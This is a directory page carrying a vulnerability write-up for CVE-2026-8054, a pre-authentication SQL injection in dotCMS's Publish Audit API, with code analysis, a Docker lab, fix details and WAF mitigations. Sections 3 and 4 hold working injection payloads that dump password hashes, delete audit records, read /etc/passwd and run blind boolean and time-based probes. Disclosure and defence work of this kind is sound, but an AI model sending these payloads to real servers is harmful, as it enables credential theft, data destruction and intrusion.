
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-8054 — dotCMS Pre-auth SQL Injection | Kitploit
Tools/GitHubGitHub/mr-xn/cve-2026-8054
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationLabs & Practice
GitHubmr-xn/cve-2026-8054

CVE-2026-8054

dotCMS Pre-auth SQL Injection

View Repository
2 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share
Website

1. Vulnerability Overview

CVE-2026-8054 is a high-severity pre-authentication SQL injection vulnerability (Pre-auth SQL Injection) in the dotCMS Core Publish Audit API. The vulnerability is officially tracked as Security Incident SI-75 and was formally disclosed at the end of May 2026. Since attackers can trigger it remotely without any account privileges, its potential impact is extremely severe.

AttributeValue
CVE IDCVE-2026-8054
Official TrackingSI-75
Vulnerability TypeSQL Injection (CWE-89)
Affected ComponentdotCMS Core - Publish Audit API
CVSS Score10.0 (Critical)
Affected Versions25.11.04-1 to 26.04.28-02
Fixed Version26.04.28-03
Attack VectorRemote unauthenticated SQL injection (Pre-auth)
Required PrivilegesNone
User InteractionNone
LTS Version ImpactNot affected (the audit code branch was not backported to the LTS tree)

2. Detailed Vulnerability Analysis

2.1 Vulnerability Nature

The vulnerability exists in two REST endpoints: /api/auditPublishing/get and /api/auditPublishing/getAll. When these endpoints receive request parameters from clients, no filtering or parameterized binding is performed; instead, SQL queries are dynamically constructed via direct string concatenation.

More critically, dotCMS completely omitted authentication and authorization checks on these sensitive audit-related backend endpoints. This means any unauthenticated remote attacker from the external network who can reach the system over the network can directly send HTTP requests containing malicious payloads to these endpoints.

2.2 Vulnerability Entry Points

File Path: dotCMS/src/main/java/com/dotcms/rest/AuditPublishingResource.java

The vulnerability exists in two REST API endpoints:

  • GET /api/auditPublishing/get/{bundleId} - Retrieve a single publish audit status
  • POST /api/auditPublishing/getAll - Retrieve publish audit statuses in bulk

Key Issue: Before the fix, these two endpoints required no authentication, and any anonymous user could access them directly.

root@kitploit:~
@Path("/auditPublishing")
@Tag(name = "Publishing")
public class AuditPublishingResource {

    @POST
    @Path("/getAll")
    @Produces(MediaType.APPLICATION_JSON)
    public Response getAll(List<String> bundleIds) {
        // [Vulnerability Point] No authentication check! Directly calls the backend API
        try {
            final List<PublishAuditStatus> statuses = auditAPI.getPublishAuditStatuses(bundleIds);
            // ...
        }
    }
}

2.3 Core Vulnerable Code

File Path: dotCMS/src/main/java/com/dotcms/publisher/business/PublishAuditAPIImpl.java

Method: getPublishAuditStatuses(List<String> bundleIds) (Lines 224-245)

root@kitploit:~
@CloseDBIfOpened
public List<PublishAuditStatus> getPublishAuditStatuses(List<String> bundleIds)
        throws DotPublisherException {
    try {
        final List<PublishAuditStatus> result = new ArrayList<>();

        DotConnect dc = new DotConnect();

        // [Vulnerability Point 1] Directly concatenates user input into the SQL statement
        // Only wraps with single quotes, no parameterization or escaping
        final List<String> parameter = bundleIds.stream()
            .map(id -> "'" + id + "'")  // Dangerous: string concatenation
            .collect(Collectors.toList());

        // [Vulnerability Point 2] Uses String.format to construct SQL, user input is directly embedded
        dc.setSQL(String.format(SELECT_ALL_BY_BUNDLES_IDS,
            String.join(",", parameter)));

        List<Map<String, Object>> items = dc.loadObjectResults();

        for(Map<String, Object> item: items) {
            result.add(turnIntoPublishAuditStatus(NO_LIMIT_ASSETS, item));
        }

        return result;
    } catch(Exception e) {
        Logger.debug(PublisherUtil.class, e.getMessage(), e);
        throw new DotPublisherException("Unable to get list of elements with error:" + e.getMessage(), e);
    }
}

SQL Constant (SELECT_ALL_BY_BUNDLES_IDS):

root@kitploit:~
SELECT * FROM publishing_queue_audit WHERE bundle_id IN (%s)

2.4 Taint Propagation Path

root@kitploit:~
graph LR
    subgraph External Attacker
        A[Remote Attacker] -->|sends malicious payload| B[HTTP REST API]
    end

    subgraph Application Layer
        B -->|POST /api/auditPublishing/getAll| C[AuditPublishingResource<br/>GET/POST]
        C -->|calls| D[PublishAuditAPI]
        D -->|calls| E[PublishAuditAPIImpl]
        E -->|passes bundleIds| F[Taint handling<br/>bundleIds.stream<br/>.map id -> id]
        F -->|concatenates parameters| G[SQL construction<br/>String.format]
    end

    subgraph Technology Layer
        G -->|constructs SQL| H[Dynamic SQL query<br/>SELECT * FROM publishing_queue_audit<br/>WHERE bundle_id IN %s]
        H -->|executes| I[SQL execution]
        I -->|executes injected SQL| J[PostgreSQL/MySQL]
    end

    subgraph Vulnerability Points
        K[Vulnerability Point 1<br/>No authentication check] -.->|bypasses authentication| C
        L[Vulnerability Point 2<br/>No parameterized binding] -.->|only adds quotes| F
    end

    style A fill:#ff6b6b,stroke:#333,color:#fff
    style K fill:#ff6b6b,stroke:#333,color:#fff
    style L fill:#ff6b6b,stroke:#333,color:#fff
    style J fill:#ffa94d,stroke:#333

Taint Propagation: User input → REST API → Backend processing → SQL construction → Database execution Critical Flaws: No authentication + No parameterization = Fully controllable SQL injection

2.5 SQL Injection Principle Analysis

Assume user input bundleIds = ["x' OR '1'='1"]

Normal SQL:

root@kitploit:~
SELECT * FROM publishing_queue_audit WHERE bundle_id IN ('normal-id')

Injected SQL:

root@kitploit:~
SELECT * FROM publishing_queue_audit WHERE bundle_id IN ('x' OR '1'='1')

Since '1'='1' is always true, this query returns all records in the table.

root@kitploit:~
graph TD
    subgraph Input Comparison
        A[Normal input<br/>bundle-123] -->|constructs| B[Normal SQL<br/>WHERE bundle_id IN<br/>'bundle-123']
        C[Malicious input<br/>x OR 1=1] -->|injects| D[Injected SQL<br/>WHERE bundle_id IN<br/>x OR 1=1]
    end

    subgraph Database Execution
        B -->|executes| E[Database]
        D -->|executes| E
    end

    subgraph Result Comparison
        E -->|returns| F[Normal result<br/>1 record]
        E -->|returns data leak| G[Leaked result<br/>All records]
    end

    style C fill:#ff6b6b,stroke:#333,color:#fff
    style G fill:#ff6b6b,stroke:#333,color:#fff
    style D fill:#ff6b6b,stroke:#333,color:#fff

    note1[Injection point: single quote closes the original string<br/>OR 1=1 makes the condition always true<br/>Result: all records returned]

3. Impact and Damage Analysis

An attacker who successfully exploits this vulnerability can execute arbitrary SQL commands in the context of the database system user, leading to the following severe consequences:

root@kitploit:~
graph TD
    subgraph Attack Impact Analysis
        subgraph Data Confidentiality
            A[Admin password hashes]
            B[User credentials]
            C[Reset tokens]
            D[System configuration]
        end

        subgraph Data Integrity
            E[Website content]
            F[User roles and permissions]
            G[Audit logs]
        end

        subgraph System Availability
            H[DROP TABLE]
            I[DELETE data]
            J[UPDATE data]
        end

        subgraph Privilege Escalation
            K[Admin takeover]
            L[Filesystem read/write]
            M[Remote code execution]
        end
    end

    N[SQL injection vulnerability] -->|leaks| A
    N -->|leaks| B
    N -->|leaks| C
    N -->|tampers| E
    N -->|tampers| F
    N -->|executes| H
    N -->|achieves| K
    N -->|achieves| L

    O[CVSS 10.0 Critical] -.->|assesses| N

    style N fill:#ff6b6b,stroke:#333,color:#fff
    style O fill:#ff6b6b,stroke:#333,color:#fff

3.1 Sensitive Data Leakage

Attackers can dump core database tables via SQL injection to obtain:

  • Admin password hashes
  • User credential information
  • Reset tokens
  • System configuration information
  • Website content data

Example Attack Payload - Retrieve Admin Passwords:

root@kitploit:~
POST /api/auditPublishing/getAll HTTP/1.1
Host: target:8080
Content-Type: application/json

["x' UNION SELECT user_id,password_hash,email,null,null FROM dotcms_user--"]

3.2 Data Tampering and Destruction

Attackers can arbitrarily modify, insert, or delete the following from the database:

  • Website content
  • User roles and permissions
  • System configuration
  • Audit logs

Example Attack Payload - Delete Audit Records:

root@kitploit:~
POST /api/auditPublishing/getAll HTTP/1.1
Host: target:8080
Content-Type: application/json

["x'; DELETE FROM publishing_queue_audit; --"]

3.3 Privilege Escalation and Remote Code Execution

Depending on the backend database type (PostgreSQL, MySQL, etc.) and its configured privileges, attackers may further achieve the following via the injection point:

  • Backend admin account takeover
  • Filesystem read/write (via database functions)
  • Remote code execution (RCE)

Example Attack Payload - PostgreSQL File Read:

root@kitploit:~
POST /api/auditPublishing/getAll HTTP/1.1
Host: target:8080
Content-Type: application/json

["x' UNION SELECT null,pg_read_file('/etc/passwd'),null,null,null--"]

3.4 Attack Surface Analysis


4. Vulnerability Reproduction Steps

4.1 Environment Setup

root@kitploit:~
graph TB
    subgraph Docker Environment Architecture
        subgraph docker-compose
            A[dotcms-vuln<br/>dotcms:25.11.04-1]
            B[dotcms-db<br/>postgres:15]
            C[dotcms-es<br/>elasticsearch:7.17]
        end

        D[dotcms-net<br/>bridge network]

        E[HTTP :8080]
        F[HTTPS :8443]
        G[PostgreSQL :5432]
        H[Elasticsearch :9200]
    end

    A -->|exposes| E
    A -->|exposes| F
    B -->|exposes| G
    C -->|exposes| H

    A -->|connects to database| B
    A -->|connects to search engine| C

    D --- A
    D --- B
    D --- C

    style A fill:#51cf66,stroke:#333
    style B fill:#51cf66,stroke:#333
    style C fill:#51cf66,stroke:#333

    note1[Vulnerable version: 25.11.04-1<br/>Initial password: admin<br/>Ports: 8080, 8443]

Set up the vulnerable environment using Docker Compose:

docker-compose.yml:

root@kitploit:~
services:
  dotcms:
    build: .
    container_name: dotcms-vuln
    ports:
      - "8080:8080"
      - "8443:8443"
    environment:
      - DOT_INITIAL_ADMIN_PASSWORD=admin
      - DOT_DOTCMS_URL=http://localhost:8080
      - DOT_DB_HOST=dotcms-db
      - DOT_DB_PORT=5432
      - DOT_DB_NAME=dotcms
      - DOT_DB_USERNAME=dotcms
      - DOT_DB_PASSWORD=dotcms
      - DOT_DB_BASE_URL=jdbc:postgresql://dotcms-db:5432/dotcms
      - DOT_DB_DRIVER=org.postgresql.Driver
      - DOT_ES_ENDPOINTS=http://dotcms-es:9200
      - DOT_ES_HOSTNAME=dotcms-es
    depends_on:
      dotcms-db:
        condition: service_healthy
      dotcms-es:
        condition: service_started

  dotcms-db:
    image: postgres:15
    environment:
      - POSTGRES_DB=dotcms
      - POSTGRES_USER=dotcms
      - POSTGRES_PASSWORD=dotcms
    healthcheck:
      test: ["CMD-SHELL", "pg_isready -U dotcms"]
      interval: 5s
      timeout: 5s
      retries: 20

  dotcms-es:
    image: elasticsearch:7.17.24
    environment:
      - discovery.type=single-node
      - xpack.security.enabled=false
      - "ES_JAVA_OPTS=-Xms512m -Xmx512m"

Dockerfile:

root@kitploit:~
FROM dotcms/dotcms:25.11.04-1

Startup Commands:

root@kitploit:~
docker compose up -d
# Wait for dotCMS initialization to complete (about 2-3 minutes)
# Check status: docker compose logs -f dotcms

4.2 Vulnerability Verification

Test 1: Confirm the Endpoint Requires No Authentication

root@kitploit:~
POST /api/auditPublishing/getAll HTTP/1.1
Host: localhost:8080
Content-Type: application/json
Content-Length: 11

["test-id"]

Response: 200 OK, returns an empty array [], proving the endpoint is accessible without authentication.

Test 2: SQL Injection - Boolean-Based Blind Injection ✅ Verified

Boolean-based blind injection principle: determine whether an injected condition is true or false by observing differences in HTTP response status codes.

root@kitploit:~
graph TD
    subgraph Boolean-Based Blind Injection Flow
        A["Send request"] -->|send payload| B["/api/auditPublishing/getAll"]

        B -->|true condition| C["True condition and 1=1"]
        B -->|false condition| D["False condition and 1=2"]

        C -->|returns data| E["404 Not Found data present NPE"]
        D -->|returns no data| F["200 OK + empty array no data normal"]

        E -->|analyze| G["Analyze response"]
        F -->|analyze| G

        G -->|infer condition truth| H["Draw conclusion"]
    end

    style C fill:#51cf66,stroke:#333
    style D fill:#ff6b6b,stroke:#333,color:#fff
    style E fill:#ff6b6b,stroke:#333,color:#fff
    style F fill:#51cf66,stroke:#333

    note1["Payload: real-bundle-1 and 1=1 Response: 404 NPE exception Conclusion: condition is true"]
    note2["Payload: real-bundle-1 and 1=2 Response: 200 + empty array Conclusion: condition is false"]

True Condition Test (and 1=1):

root@kitploit:~
POST /api/auditPublishing/getAll HTTP/1.1
Host: localhost:8080
Content-Type: application/json

["real-bundle-1') and 1=1--'"]

Response: 404 Not Found

False Condition Test (and 1=2):

root@kitploit:~
POST /api/auditPublishing/getAll HTTP/1.1
Host: localhost:8080
Content-Type: application/json

["real-bundle-1') and 1=2--'"]

Response: 200 OK, returns []

SQL Execution Analysis:

root@kitploit:~
-- True condition: bundle_id matches and 1=1 is true -> returns data -> code throws NPE -> 404
select * from publishing_queue_audit where bundle_id in ('real-bundle-1') and 1=1--'')

-- False condition: bundle_id matches but 1=2 is false -> returns no data -> empty result handled normally -> 200
select * from publishing_queue_audit where bundle_id in ('real-bundle-1') and 1=2--'')

Response Difference Principle:

Conclusion: By leveraging the 404/200 response difference, attackers can infer arbitrary information from the database bit by bit (table names, field values, password hashes, etc.).


Test 3: SQL Injection - Time-Based Blind Injection ✅ Verified

Time-based blind injection principle: determine whether an injected condition is true or false by observing differences in response time.

root@kitploit:~
graph TD
    subgraph Time-Based Blind Injection Flow
        A["Send request"] -->|send payload| B["/api/auditPublishing/getAll"]
        B -->|passes| C["Delay payload SELECT pg_sleep N"]

        C -->|executes SQL| D["PostgreSQL"]
        D -->|calls| E["pg_sleep N delayed execution"]

        E -->|delays N seconds| F["Measure response time"]
        F -->|compare to baseline| G["Analyze delay difference"]
        G -->|infer condition truth| H["Draw conclusion"]
    end

    style C fill:#51cf66,stroke:#333
    style E fill:#51cf66,stroke:#333

    note1["Payload: x and SELECT pg_sleep 3 text=t Normal response: 0.03s Delayed response: 3.02s Conclusion: pg_sleep executed successfully"]

3-Second Delay Test:

root@kitploit:~
POST /api/auditPublishing/getAll HTTP/1.1
Host: localhost:8080
Content-Type: application/json

["x') and (SELECT pg_sleep(3))::text='t'--'"]

Response: 200 OK, took 3.02 seconds

5-Second Delay Test:

root@kitploit:~
POST /api/auditPublishing/getAll HTTP/1.1
Host: localhost:8080
Content-Type: application/json

["x') and (SELECT pg_sleep(5))::text='t'--'"]

Response: 200 OK, took 5.01 seconds

SQL Execution Analysis:

root@kitploit:~
select * from publishing_queue_audit where bundle_id in ('x') and (SELECT pg_sleep(3))::text='t'--'')

Response Time Comparison:

Conclusion: By controlling response delay, attackers can infer database information bit by bit even in scenarios without direct output (blind).


5. Fix Analysis

5.1 PR #35553 Fix Details

root@kitploit:~
graph TD
    subgraph Fix Plan
        subgraph Code Fixes
            A[Parameterized query<br/>Using placeholders]
            B[Authentication enhancement<br/>Push Publish Token]
            C[Input validation<br/>null/empty check]
        end

        subgraph Fix Effects
            D[Prevents SQL injection]
            E[Restricts unauthorized access]
            F[Prevents null pointer exceptions]
        end

        G[PR #35553]
        H[Fixed version<br/>26.04.28-03]
    end

    G -->|implements| A
    G -->|implements| B
    G -->|implements| C

    A -->|parameter binding| D
    B -->|enforces authentication| E
    C -->|null handling| F

    H -->|includes| G

    style G fill:#51cf66,stroke:#333
    style H fill:#51cf66,stroke:#333

    note1[Before fix: String.format concatenation<br/>After fix: dc.addParam parameter binding]

Fix 1: Parameterized Queries

Before the Fix (vulnerable code):

root@kitploit:~
final List<String> parameter = bundleIds.stream()
    .map(id -> "'" + id + "'")
    .collect(Collectors.toList());
dc.setSQL(String.format(SELECT_ALL_BY_BUNDLES_IDS, String.join(",", parameter)));

After the Fix (secure code):

root@kitploit:~
// Added: null check
if (bundleIds == null || bundleIds.isEmpty()) {
    return Collections.emptyList();
}

// Use parameterized query placeholders
final String placeholders = bundleIds.stream()
    .map(id -> "?")
    .collect(Collectors.joining(","));

dc.setSQL(String.format(SELECT_ALL_BY_BUNDLES_IDS, placeholders));
bundleIds.forEach(dc::addParam);  // Parameter binding, prevents SQL injection

Fix 2: Authentication Enhancement

Before the Fix:

root@kitploit:~
public Response getAll(List<String> bundleIds) {
    // No authentication check
    try {
        final List<PublishAuditStatus> statuses = auditAPI.getPublishAuditStatuses(bundleIds);

After the Fix:

root@kitploit:~
public Response getAll(final List<String> bundleIds,
                       @Context final HttpServletRequest request) {

    // Added: Push Publish Token authentication check
    final AuthCredentialPushPublishUtil.PushPublishAuthenticationToken ppAuthToken =
            AuthCredentialPushPublishUtil.INSTANCE.processAuthHeader(request);

    final Optional<Response> failResponse = PushPublishResourceUtil.getFailResponse(request, ppAuthToken);

    if (failResponse.isPresent()) {
        return failResponse.get();  // Return 401 Unauthorized
    }
    // ...
}

5.2 Fix Principle

Fix MeasureDescription
Parameterized queriesUses ? placeholders instead of string concatenation; the database automatically handles parameter escaping, fundamentally preventing SQL injection
Authentication enhancementRequires requests to carry a valid Push Publish Token, restricting access to only logged-in backend users with the publishing-queue component permission

5.3 Affected Versions

  • Affected Versions: All agile development/rapid iteration versions of dotCMS Core from 25.11.04-1 to 26.04.28-02
  • Unaffected Versions: LTS (Long-Term Support) versions are not affected, because the affected audit code branch was never backported to the LTS tree

6. Temporary Mitigation and Protection Recommendations

If you cannot upgrade to the fixed version immediately, the following temporary mitigation measures can be taken:

root@kitploit:~
graph TD
    subgraph Protection Measures
        subgraph Network Layer
            A[WAF rule blocking<br/>Block /api/auditPublishing/]
            B[Firewall restriction<br/>Allow intranet access only]
        end

        subgraph Application Layer
            C[Nginx protection rules<br/>location blocking]
            D[ModSecurity rules<br/>SQL injection detection]
        end

        subgraph Data Layer
            E[Database privilege restriction<br/>Least privilege principle]
            F[Restrict high-risk functions<br/>pg_read_file, etc.]
        end

        G[Upgrade to 26.04.28-03<br/>Root solution]
    end

    A -.->|temporary substitute| G
    B -.->|temporary substitute| G
    C -.->|temporary substitute| G
    E -.->|reduces impact| G

    style G fill:#51cf66,stroke:#333
    style A fill:#ffd43b,stroke:#333
    style B fill:#ffd43b,stroke:#333
    style C fill:#ffd43b,stroke:#333
    style D fill:#ffd43b,stroke:#333

    note1[Priority: P0 - upgrade immediately<br/>Other measures are temporary mitigations]

6.1 WAF Rule Blocking

Configure access control policies on a Web Application Firewall (WAF) or reverse proxy to directly block or deny external network requests to the /api/auditPublishing/get and /api/auditPublishing/getAll paths.

Nginx Protection Rule Configuration Example

root@kitploit:~
# /etc/nginx/conf.d/dotcms-security.conf

# Block Publish Audit API requests
location ~ ^/api/auditPublishing/(get|getAll) {
    # Return 403 Forbidden
    return 403 "Forbidden: Endpoint blocked for security reasons";
    add_header Content-Type text/plain;
}

# Or use a more permissive approach, allowing only intranet access
location ~ ^/api/auditPublishing/(get|getAll) {
    # Allow intranet IP ranges
    allow 10.0.0.0/8;
    allow 172.16.0.0/12;
    allow 192.168.0.0/16;
    # Deny all other sources
    deny all;
}

# WAF rules for SQL injection patterns
location / {
    # Detect common SQL injection patterns
    if ($request_uri ~* "(union|select|insert|update|delete|drop|--)") {
        return 403;
    }

    # Detect single-quote injection
    if ($request_uri ~* "'") {
        return 403;
    }

    proxy_pass http://dotcms_backend;
}

ModSecurity WAF Rule Example

root@kitploit:~
# /etc/modsecurity/rules/dotcms-cve-2026-8054.conf

# Rule 1: Block access to the vulnerable endpoint
SecRule REQUEST_URI "@rx /api/auditPublishing/(get|getAll)" \
    "id:2026805401,phase:1,deny,status:403,msg:'CVE-2026-8054: Blocked access to vulnerable dotCMS endpoint'"

# Rule 2: Detect SQL injection patterns
SecRule REQUEST_BODY "@rx (?i:(union|select|insert|update|delete|drop|exec|--)".*?(from|into|table))" \
    "id:2026805402,phase:2,deny,status:403,msg:'CVE-2026-8054: SQL Injection attempt detected'"

6.2 Restrict Database Privileges

Ensure the account dotCMS uses to connect to the database follows the principle of least privilege:

root@kitploit:~
-- PostgreSQL privilege restriction example
-- Create restricted user
CREATE USER dotcms_restricted WITH PASSWORD 'secure_password';

-- Grant only necessary table privileges
GRANT SELECT, INSERT, UPDATE, DELETE ON ALL TABLES IN SCHEMA public TO dotcms_restricted;

-- Forbid creating/dropping tables
REVOKE CREATE ON SCHEMA public FROM dotcms_restricted;

-- Forbid executing system commands
REVOKE ALL ON FUNCTION pg_exec FROM dotcms_restricted;

-- Forbid reading files
REVOKE ALL ON FUNCTION pg_read_file FROM dotcms_restricted;

6.3 Network Layer Protection

root@kitploit:~
# Use iptables to restrict access to the API port
# Allow only intranet access to port 8080
iptables -A INPUT -p tcp --dport 8080 -s 10.0.0.0/8 -j ACCEPT
iptables -A INPUT -p tcp --dport 8080 -s 172.16.0.0/12 -j ACCEPT
iptables -A INPUT -p tcp --dport 8080 -s 192.168.0.0/16 -j ACCEPT
iptables -A INPUT -p tcp --dport 8080 -j DROP

7. Summary

root@kitploit:~
graph TD
    subgraph Vulnerability Summary
        subgraph Root Cause Analysis
            A[Lack of input validation<br/>User input directly concatenated into SQL]
            B[Lack of authentication<br/>API accessible without authentication]
            C[Lack of parameterization<br/>String concatenation instead of parameterized queries]
        end

        subgraph CVSS Assessment
            D[CVSS 10.0<br/>Critical]
            E[Network remote]
            F[Low complexity]
            G[No authentication required]
        end

        subgraph Remediation Recommendations
            H[P0: Upgrade immediately<br/>26.04.28-03]
            I[P1: WAF blocking<br/>Temporary mitigation]
            J[P2: Database privileges<br/>Reduce impact]
        end
    end

    A -->|leads to| D
    B -->|leads to| D
    C -->|leads to| D

    H -->|resolves| A
    H -->|resolves| B
    H -->|resolves| C

    I -.->|temporary substitute| H
    J -.->|reduces risk| H

    style D fill:#ff6b6b,stroke:#333,color:#fff
    style H fill:#51cf66,stroke:#333

    note1[Attack Vector: Network<br/>Attack Complexity: Low<br/>Privileges Required: None<br/>User Interaction: None]

7.1 Vulnerability Root Causes

  1. Lack of input validation: User input is directly concatenated into SQL statements without any filtering or escaping
  2. Lack of authentication: The API endpoint is accessible without any authentication, exposing sensitive backend functionality
  3. Lack of parameterization: Uses string concatenation instead of parameterized queries, violating secure coding best practices

7.2 Attack Surface Assessment

  • Attack Vector: Network
  • Attack Complexity: Low
  • Prerequisites: None
  • User Interaction: None
  • CVSS Score: 10.0 (Critical)

7.3 Remediation Priority

7.4 LTS Version Notes

The vendor states that LTS (Long-Term Support) versions are not affected, because the affected audit code branch was never backported to the LTS tree. Users on LTS versions do not need to upgrade urgently.


8. References

  1. NVD - CVE-2026-8054
  2. SentinelOne - CVE-2026-8054 Vulnerability Database
  3. dotCMS Security Advisory - SI-75
  4. dotCMS REST API Authentication
  5. GitHub PR #35553 - Fix
  6. Alan Turing Institute - TIER_2 CVE-2026-8054 Report

Report Generation Time: 2026-06-08 Analysis Tools: Docker, curl, PostgreSQL Vulnerable Version: dotCMS 25.11.04-1 Fixed Version: dotCMS 26.04.28-03 (PR #35553)

Download Tool
DimensionAssessment
Attack VectorNetwork
Attack ComplexityLow
PrerequisitesNone
User InteractionNone
ScopeChanged
Confidentiality ImpactHigh
Integrity ImpactHigh
Availability ImpactHigh
ConditionSQL ResultCode BehaviorHTTP Response
and 1=1 (true)Returns matching recordsturnIntoPublishAuditStatus() throws NullPointerException when processing data404
and 1=2 (false)Returns no recordsEmpty list returned normally200 + []
PayloadExpected DelayActual TimeResult
Normal request0s0.03s✅
pg_sleep(3)3s3.02s✅ Delay successful
pg_sleep(5)5s5.01s✅ Delay successful
Input validation
Adds null and empty list checks to prevent null pointer exceptions
PriorityMeasureDescription
P0 - ImmediateUpgrade to dotCMS 26.04.28-03 or laterOfficial fixed version, resolves the issue at its root
P1 - UrgentConfigure WAF rules to blockTemporary mitigation to stop attack traffic
P2 - ImportantRestrict database privilegesReduce the impact scope after exploitation
P3 - RecommendedSecurity audit of other endpointsCheck for similar issues